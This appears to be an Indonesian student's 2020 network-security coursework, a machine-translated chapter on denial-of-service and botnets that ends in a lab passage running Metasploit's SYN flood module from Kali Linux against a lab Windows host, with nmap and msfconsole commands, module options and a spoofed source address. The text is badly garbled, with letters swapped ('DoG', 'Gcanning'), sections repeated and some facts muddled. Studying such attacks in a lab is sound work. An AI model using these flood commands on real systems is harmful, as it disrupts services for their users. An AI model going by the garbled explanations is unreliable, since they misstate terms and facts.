

# **KEAMANAN JARINGAN**



**NI KADEK AYU SITA CHRISTINA DEWI**

**1715051079**

**6A**

**PENDIDIKAN TEKNIK INFORMATIKA  
FAKULTAS TEKNIK DAN KEJURUAN  
UNIVERSITAS PENDIDIKAN GANESHA  
SINGARAJA**

**2020**

## Bab 1 CE: Denial of Services


### Ringkasan Teknologi

Bab ini, "Denial-of-Service" difokuskan pada serangan DoS dan Distributed Denial-of-Service (DDoS). Bab ini akan mencakup pemahaman tentang berbagai serangan DoS dan DDoS, teknik menyerang, Konsep Botnet, alat serangan, dan tindakan balasan serta strategi yang digunakan untuk bertahan melawan serangan ini.

### Konsep DoS / DDoS

#### Denial of Service (DoS)

Denial-of-Service (DoS) adalah jenis serangan di mana layanan yang ditawarkan oleh sistem atau jaringan ditolak. Layanan dapat ditolak, mengurangi fungsionalitas, atau mencegah akses ke sumber daya bahkan kepada pengguna yang sah. Serangan DoS menghasilkan sejumlah besar permintaan ke sistem target untuk layanan. Jumlah permintaan yang besar ini membebani kapasitas sistem untuk menghibur penolakan layanan.



Gejala umum serangan DoS adalah:

- Performa cahaya
- Menambah email spam
- Tidak tersedianya sumber daya Kehilangan akses ke situs web
- Pemutusan koneksi internet nirkabel atau kabel Penolakan akses ke layanan internet apa pun.

- Penyangkalan Layanan Terdistribusi (DDoS)

### **Distributed Denial of Service (DDoS)**

Sama seperti Denial-of-Service di mana seorang penyerang sedang mencoba serangan DoS, dalam serangan DDoS, beberapa sistem dikompromikan terlibat untuk menyerang target yang menyebabkan penyangkalan layanan. Botnets digunakan untuk serangan DDoS. Botnets digunakan untuk serangan DDoS.

### **How Distributed Denial of Service Attacks Work**

Biasanya pembentukan sambungan terdiri dari beberapa langkah di mana pengguna mengirimkan permintaan ke server untuk mengotentikasi itu. Server kembali dengan persetujuan otentikasi. Meminta pengguna mengakui persetujuan ini, dan kemudian sambungan dibuat dan diizinkan ke server.

Dalam proses serangan Denial of Service, penyerang mengirimkan beberapa permintaan otentikasi ke server. Permintaan ini memiliki alamat kembali palsu, sehingga server tidak dapat menemukan pengguna untuk mengirim persetujuan otentikasi. . Server biasanya menunggu lebih dari satu menit, sebelum menutup sesi. Penyerang terus-menerus mengirim permintaan menyebabkan sejumlah sambungan terbuka di server yang mengakibatkan penyangkalan layanan.

- [DoS/DDoS Attack Techniques](#)
- **Basic Categories of DoS/DDoS Attacks**

### **Volumetric attack**

Serangan volumetrik difokuskan pada kelebihan konsumsi kapasitas bandwidth. Serangan ini dimaksud untuk memperlambat kinerja, degradasi layanan. Biasanya, serangan ini menghabiskan bandwidth sebanyak ratusan Gbps bandwidth.

### **Fragmentation attacks**

DoS Fragmentation menyerang menggunakan serangan yang memecah datagram IP menjadi beberapa paket ukuran yang lebih kecil. Paket yang terfragmentasi ini membutuhkan pemasangan kembali di tempat tujuan yang membutuhkan sumber daya router. Serangan fragmentasi memiliki dua jenis serangan yakni sebagai berikut: -

1. Serangan fragmentasi UDP dan ICMP
2. Serangan fragmentasi TCP

### ***TCP-State-Exhaustion attacks***

Serangan TCP-Exhaustion berfokus pada server web, firewall, keseimbangan load, dan komponen infrastruktur lainnya untuk mengganggu koneksi dengan mengkonsumsi tabel status koneksi. Serangan TCP-Exhaustion menghasilkan jumlah koneksi konkuren yang terbatas yang dapat didukung oleh perangkat target. Serangan exhaustion state yang paling umum adalah ping kematian.

### ***Application Layer Attacks***


Lapisan aplikasi serangan DDoS juga disebut sebagai serangan layer 7 DDoS. Tingkat serangan aplikasi DoS adalah bentuk serangan DDos yang memfokuskan pada lapisan aplikasi model OSI yang mengakibatkan penolakan degradasi layanan. Serangan tingkat aplikasi membebani layanan atau fitur tertentu dari situs web atau aplikasi dengan maksud menolak ketersediaan.

## **DoS/DDoS Attack Techniques**

### ***Bandwidth Attack***

Serangan bandwidth membutuhkan banyak sumber untuk menghasilkan permintaan untuk membebani target. Serangan DoS menggunakan mesin tunggal yang tidak mampu menghasilkan permintaan yang cukup dimana hal tersebut dapat membanjiri layanan.

Seperti kita ketahui, Zombies adalah sistem yang dikompromikan yang dikendalikan oleh komputer Master (penyerang) atau mengendalikan zombie melalui handler memberikan dukungan untuk memulai serangan DDoS. Botnets, didefinisikan kemudian dalam bab ini, juga digunakan untuk melakukan serangan DDoS oleh banjir paket gema ICMP dalam jaringan. Tujuan dari serangan bandwidth adalah untuk mengkonsumsi bandwidth sepenuhnya; tidak ada bandwidth yang tersisa bahkan untuk penggunaan yang sah.



*Figure 10-05 After DDoC bandwidth ATTACK*

Dengan membandingkan angka di atas, Anda akan memahami bagaimana Distributed-Denial-of-Service serangan bekerja dan dengan mengkonsumsi seluruh bandwidth lalu lintas yang sah ditolak.

### ***Service Request Floods***

Service Request Floods adalah serangan DoS di mana penyerang banjir permintaan terhadap layanan seperti aplikasi web atau web server sampai semua layanan kelebihan beban. Ketika pengguna yang sah mencoba untuk memulai sambungan, itu akan ditolak karena koneksi TCP berulang oleh penyerang mengkonsumsi semua sumber daya ke titik kelelahan.

### ***SYN Attack / Flooding***

SYN Attack mengeksploitasi tiga-cara handshaking. Penyerang, dengan mengirimkan banyak permintaan SYN ke server target dengan tujuan mengikat sistem. Ini permintaan SYN memiliki alamat IP sumber palsu yang tidak dapat menemukan korban. Korban menunggu pengakuan dari alamat IP tetapi tidak akan ada respon sebagai alamat sumber dari permintaan SYN masuk palsu. Periode menunggu ini mengikat koneksi "mendengarkan antrian" untuk sistem karena sistem tidak akan menerima ACK. Koneksi yang tidak lengkap dapat diikat untuk 75 detik.





Figure 10-04 SYN Flooding


### ICMP FloodAttack

Protokol pesan kontrol internet (ICMP) adalah jenis serangan di mana serangan penyerang menggunakan ICMP request. ICMP adalah protokol untuk operasi informasi, kesalahan dan indikasi. Permintaan ini dan tanggapan mereka mengkonsumsi sumber daya perangkat jaringan. Jadi, dengan banjir ICMP permintaan tanpa menunggu respon membanjiri sumber daya perangkat. Permintaan yang cukup yang dapat membanjiri layanan. Serangan terdistribusi adalah teknik yang sangat efektif untuk membanjiri permintaan menuju target menggunakan serangan Terdistribusi.



Seperti yang kita ketahui, Zombies adalah sistem yang dikompromikan yang dikendalikan oleh komputer master (penyerang) atau mengendalikan zombie melalui handler memberikan dukungan untuk memulai serangan DDoG. Botnet, didefinisikan kemudian dalam bab ini, juga digunakan untuk melakukan serangan DDoG dengan membanjiri paket ICMP Echo dalam jaringan. Tujuan dari serangan Bandwidth adalah untuk mengkonsumsi bandwidth sepenuhnya;

tidak ada bandwidth yang tersisa bahkan untuk penggunaan yang sah.




Dengan membandingkan angka-angka di atas, Anda akan memahami bagaimana serangan Distributed-Denial-of-Service bekerja dan dengan mengkonsumsi seluruh bandwidth, lalu lintas yang sah ditolak.

### **Service Request Floods**

Service Request Flood adalah serangan DoS di mana penyerang membanjiri permintaan terhadap layanan seperti aplikasi Web atau server Web hingga semua layanan kelebihan beban. Ketika pengguna yang sah mencoba untuk memulai koneksi, itu akan ditolak karena koneksi TCP yang diulang oleh penyerang menghabiskan semua sumber daya sampai titik kelelahan.

### **SYN Attack / Flooding**

SYN Attack atau SYN Flooding mengeksploitasi handshaking tiga arah. Penyerang, dengan mengirim banyak permintaan SYN ke server target dengan maksud mengikat sistem. Permintaan SYN ini memiliki alamat IP sumber palsu yang tidak dapat menemukan korban. Korban menunggu pengakuan dari alamat IP tetapi tidak akan ada tanggapan karena alamat sumber dari permintaan SYN yang masuk palsu. Periode tunggu ini mengikat koneksi "mendengarkan antrian" ke sistem karena sistem tidak akan menerima ACK. Koneksi yang tidak lengkap dapat diikat selama 75 detik.



## IGMP Flood Attack

Internet Control Message Protocol (ICMP) adalah jenis serangan dimana serangan penyerang menggunakan permintaan ICMP. ICMP adalah protokol pendukung yang digunakan oleh perangkat jaringan untuk mengoperasikan informasi, kesalahan dan indikasi. Permintaan ini dan tanggapannya menghabiskan sumber daya perangkat jaringan. Dengan demikian, dengan membanjiri permintaan ICMP tanpa menunggu respons membanjiri sumber daya perangkat.

## Peer-to-Peer AttackcDDoG

Serangan peer-to-peer mengeksploitasi bug di server peer-to-peer atau mengintip teknologi menggunakan protokol Direct Connect (DC++) untuk mengeksekusi serangan DDoG. Sebagian besar jaringan Peer to Peer ada di klien DC++. Setiap jaringan berbasis DC++ klien terdaftar di hub jaringan. Setelah dikompromikan, menjadi mudah bagi penyerang. Jaringan peer to peer digunakan di antara sejumlah besar host. Satu atau lebih host jahat di jaringan peer to peer dapat melakukan serangan DDoG. Serangan DoG atau DDoG mungkin memiliki tingkat pengaruh yang berbeda berdasarkan berbagai topologi jaringan Peer to Peer. Dengan mengeksploitasi sejumlah besar host terdistribusi, penyerang dapat dengan mudah meluncurkan serangan DDoG ke target.

## Serangan Denia-of-Service

Permanen Serangan Denial-of-Gervice permanen adalah serangan DoG yang bukannya berfokus pada penolakan layanan, yang berfokus pada sabotase perangkat keras. Perangkat keras yang terkena dampak serangan PDoG rusak yang membutuhkan penggantian atau penginstalan ulang



perangkat keras. PDoG dilakukan dengan metode yang dikenal sebagai "Phlaching" yang menyebabkan kerusakan permanen pada perangkat keras, atau "Bricking a cyctem" dengan mengirimkan pembaruan perangkat keras yang curang. Setelah kode berbahaya ini dieksekusi secara tidak sengaja oleh korban, kode itu dijalankan.

### **Application Level Flood Attackc**

Serangan tingkat aplikasi difokuskan pada lapisan Aplikasi yang menargetkan server aplikasi atau komputer klien yang menjalankan aplikasi. Penyerang menemukan kesalahan dan kekurangan dalam aplikasi atau sistem operasi dan mengeksploitasi kerentanan untuk memintas kontrol akses sehingga mendapatkan kontrol istimewa sepenuhnya atas aplikasi, sistem atau jaringan.


### **DeniII Refiection of Service (DRDoS)**

Terdistribusi Reflection Denial of Gervice attack adalah jenis serangan DoG di mana para perantara dan korban di bidang Geoteknologi juga terlibat dalam proses peluncuran serangan DoG. Penyerang mengirimkan permintaan ke korban perantara yang mengarahkan lalu lintas ke arah korban. Korban gecondary mengarahkan lalu lintas menuju target. Keterlibatan korban perantara dan sekunder adalah untuk menipu serangan.

### **Dictributed Reflection DeniaI of Service (DRDoS)**

istributed Reflection Denial of Gervice attack adalah jenis serangan DoG dimana korban perantara dan Gecondary juga terlibat dalam proses peluncuran serangan DoG. Penyerang mengirim permintaan ke korban perantara yang mengarahkan lalu lintas menuju korban Gecondary.

### **Botnets**



Botnet digunakan untuk terus melakukan tugas. Botnet yang berbahaya ini mendapatkan akses ke sistem menggunakan skrip dan kode jahat, memperingatkan komputer utama ketika sistem

dikontrol oleh botnet. Melalui komputer master ini, penyerang dapat mengontrol sistem dan mengeluarkan permintaan untuk mencoba serangan DoG.

### Botnet Setup

Botnet biasanya diatur dengan memasang bot pada Korban dengan menggunakan Trojan Horse. Trojan Horse membawa bot sebagai muatan yang diteruskan ke korban dengan menggunakan phishing atau mengalihkan ke situs web jahat atau situs web resmi yang disusupi. Setelah Trojan ini dieksekusi, korban akan terinfeksi dan mendapatkan kendali oleh Handler, menunggu instruksi dari Command and Control (CandC). Handler adalah Komando dan Kontrol Bot yang mengirim instruksi ke sistem yang terinfeksi ini (Bot) untuk mencoba menyerang target utama.

### Scanning Vulnerable Machine

Ada teknik Geveral yang digunakan untuk memindai mesin yang rentan termasuk Acak, Daftar-hit, Topologi, Gubnet, dan pemindaian Permutasi.

Deskripsi singkat tentang metode pemindaian ini ditampilkan di bawah: -

Metode Pemindaian	Deskripsi
<b>Random Gcanning Technique</b>	Mesin yang terinfeksi memeriksa alamat IP secara acak dari ruang alamat IP dan memindai kerentanannya. Ketika menemukan mesin yang rentan, ia menerobos ke dalamnya dan menginfeksinya dengan skrip yang digunakan untuk menginfeksi dirinya sendiri. Teknik pemindaian acak menyebarkan infeksi dengan sangat cepat karena membahayakan sejumlah besar inang.
<b>Teknik Hit-List Gcanning</b>	Penyerang pertama mengumpulkan informasi tentang sejumlah besar mesin yang berpotensi rentan untuk membuat Daftar-Hit. Dengan menggunakan teknik ini, penyerang menemukan mesin yang rentan dan menginfeksinya. Setelah mesin terinfeksi, daftar dibagi dengan menetapkan setengah dari daftar ke sistem yang baru dikompromikan. Proses pemindaian dalam pemindaian daftar-Hit berjalan secara bersamaan. Teknik ini digunakan untuk memastikan penyebaran dan pemasangan kode berbahaya dalam waktu singkat.
<b>Teknik Topologis Gcanning</b>	Gcanning Topologi mengumpulkan informasi dari sistem yang terinfeksi untuk menemukan target rentan lainnya. Awalnya mesin yang dikompromikan mencari URL dari disk, itu akan menginfeksi dan memeriksa kerentanan. Karena URL ini valid, keakuratan teknik ini sangat baik.
<b>Teknik Gubnet Gcanning</b>	Teknik ini digunakan untuk mencoba memindai di balik firewall di mana host yang dikompromikan memindai target rentan di jaringan lokalnya sendiri. Teknik ini digunakan untuk membentuk pasukan dari sejumlah besar zombie dalam waktu singkat.
<b>Teknik Permutasi Gcanning</b>	Pemindaian permutasi menggunakan permutasi Pseudorandom. Dalam teknik ini, mesin yang terinfeksi berbagi permutasi


Pseudorandom dari alamat IP. Jika Gcanning mendeteksi sistem yang sudah terinfeksi oleh pemindaian daftar-hit atau metode lain, itu akan mulai memindai dari IP berikutnya dalam daftar. Jika pemindaian mendeteksi sistem yang sudah terinfeksi oleh daftar permutasi, itu dimulai memindai dari titik acak dalam daftar permutasi.

## Propagation of Malicious Codes

Ada tiga metode propagasi kode berbahaya yang paling umum digunakan termasuk Sentral, rantai-Kembali dan propagasi Otonom.


### Central Source Propagation

Propagasi Gource pusat membutuhkan sumber pusat tempat toolkit serangan diinstal. Ketika seorang penyerang mengeksploitasi mesin yang rentan, itu membuka koneksi pada sistem yang terinfeksi mendengarkan transfer file. Kemudian, toolkit disalin dari sumber pusat. Toolkit ini diinstal secara otomatis setelah mentransfer dari Central Gource. Toolkit ini digunakan untuk memulai serangan lebih lanjut. Mekanisme transfer file yang digunakan untuk mentransfer kode berbahaya (toolkit) biasanya, HTTP, FTP, atau RPC.



### Back-Chaining Propagation


Propagasi Back-Chaining membutuhkan toolkit serangan yang diinstal pada mesin penyerang. Ketika seorang penyerang mengeksploitasi mesin yang rentan; itu membuka koneksi pada sistem yang terinfeksi mendengarkan transfer file. Kemudian, toolkit disalin dari penyerang. Setelah toolkit diinstal pada sistem yang terinfeksi, itu akan mencari sistem rentan lainnya dan proses terus menerus.



*Figure 10-07 Back-Chaining Propagation*

### **Autonomouc Propagation**

Dalam proses propagasi otonom, penyerang mengeksploitasi dan mengirim kode berbahaya ke sistem rentan. Toolkit diinstal dan mencari sistem yang rentan lainnya.



*Figure 10-08 Autonomouc Propagation*

### **Botnet Trojan**

- Blackshades NET
- Cythosia Botnet and Andromeda Bot
- PlugBot

### **DoS / DDoS Attack Tools**

#### **Pandora DDoS Bot Toolkit**

Pandora DDoG Toolkit dikembangkan oleh individu Rusia 'Sokol' yang juga mengembangkan Dirt Jumper Toolkit. Pandora DDoG Toolkit dapat menghasilkan lima jenis serangan termasuk infrastruktur dan serangan lapisan Aplikasi :

- 1) HHTP min
- 2) HHTP Download
- 3) HTTP Combo
- 4) Gocket Connect
- 5) Max Flood

Alat serangan DDoS lainnya

- Derail
- HOIC
- DoG HTTP
- BanglaDos

DoS dan DDoS Attack Tool untuk Seluler


- AnDOGid
- Low Orbit Ion Cannon (LOIC)

Lab 10-1: SYN Flooding Attack menggunakan Metasploit

Studi Kasus: Di lab ini, kami menggunakan Kali Linux untuk serangan Flood GYN pada mesin Windows 7 (10.10.50.202) menggunakan Metasploit Framework. Kami juga menggunakan filter Wireshark untuk memeriksa paket-paket pada mesin

**Procedure:**

1. Buka Terminal Kali Linux
2. Ketik perintah "nmap -p 21 10.10.50.202" untuk memindai port 21.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -p 21 10.10.50.202  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-07 06:12 EDT  
Nmap scan report for 10.10.50.202  
Host is up (0.00038s latency).  
  
PORT      STATE      SERVICE  
21/tcp    filtered  ftp  
MAC Address: 00:0C:29:20:C4:A9 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds  
root@kali:~#
```

*Figure 10-09 Port CANNING*

Port Z1 terbuka, difilter.

3. Ketik perintah "msfconsole" untuk meluncurkan root kerangka kerja Metasploit root@ kali: ~# msfconsole

```

root@kali: ~
File Edit View Search Terminal Help
could not connect to server: Connection refused
Is the server running on host "localhost" (127.0.0.1) and accepting
TCP/IP connections on port 5432?

[##### $a, #####]
[##### $S`7a, #####]
[##### `7a, #####]
[##### ,a$% #####]
[##### %$P" #####]
[##### "a, $S #####]
[##### "a, $S #####]
[##### "s #####]

+ -- --[ metasploit v4.16.31-dev ]
+ -- --[ 1726 exploits - 986 auxiliary - 300 post ]
+ -- --[ 507 payloads - 40 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

. masukkan perintah “**use auxiliary/dos/tcp/synflood**” msf> **use auxiliary/dos/tcp/synflood**

. masukkan perintah “**show options**”  
msf auxiliary(dos/tcp/synflood) > **show options**

```

Terminal
File Edit View Search Terminal Help
+ -- --[ 507 payloads - 40 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
[-] Failed to load module: auxiliary/dos/tcp/synflood
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----
INTERFACE   no               no        The name of the interface
NUM         no               no        Number of SYN's to send (else unlimited)
RHOST       yes              yes        The target address
RPORT       80               yes        The target port
SHOST       no               no        The spoofable source address (else randomizes)
SNAPLEN     65535            yes        The number of bytes to capture
SPORT       no               no        The source port (else randomizes)
TIMEOUT     500              yes        The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) >

```

Figure 10-11 Validating Module options

Result showing default configuration and required parameters.

. Enter the following commands  
msf auxiliary(dos/tcp/synflood) > **set RHOST 10.10.50.10**  
msf auxiliary(dos/tcp/synflood) > **set RPORT 80**

```
msf auxiliary(dos/tcp/synflood) > set SHOST 10.0.0.1
msf auxiliary(dos/tcp/synflood) > set TIMEOUT 30000
```

```

root@kali: ~
File Edit View Search Terminal Help
Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE  no                no        The name of the interface
  NUM        no                no        Number of SYNs to send (else unlimited)
  RHOST      yes               yes       The target address
  RPORT      80               yes       The target port
  SHOST      no                no        The spoofable source address (else randomizes)
  SNAPLEN    65535            yes       The number of bytes to capture
  SPORT      no                no        The source port (else randomizes)
  TIMEOUT    500              yes       The number of seconds to wait for new data

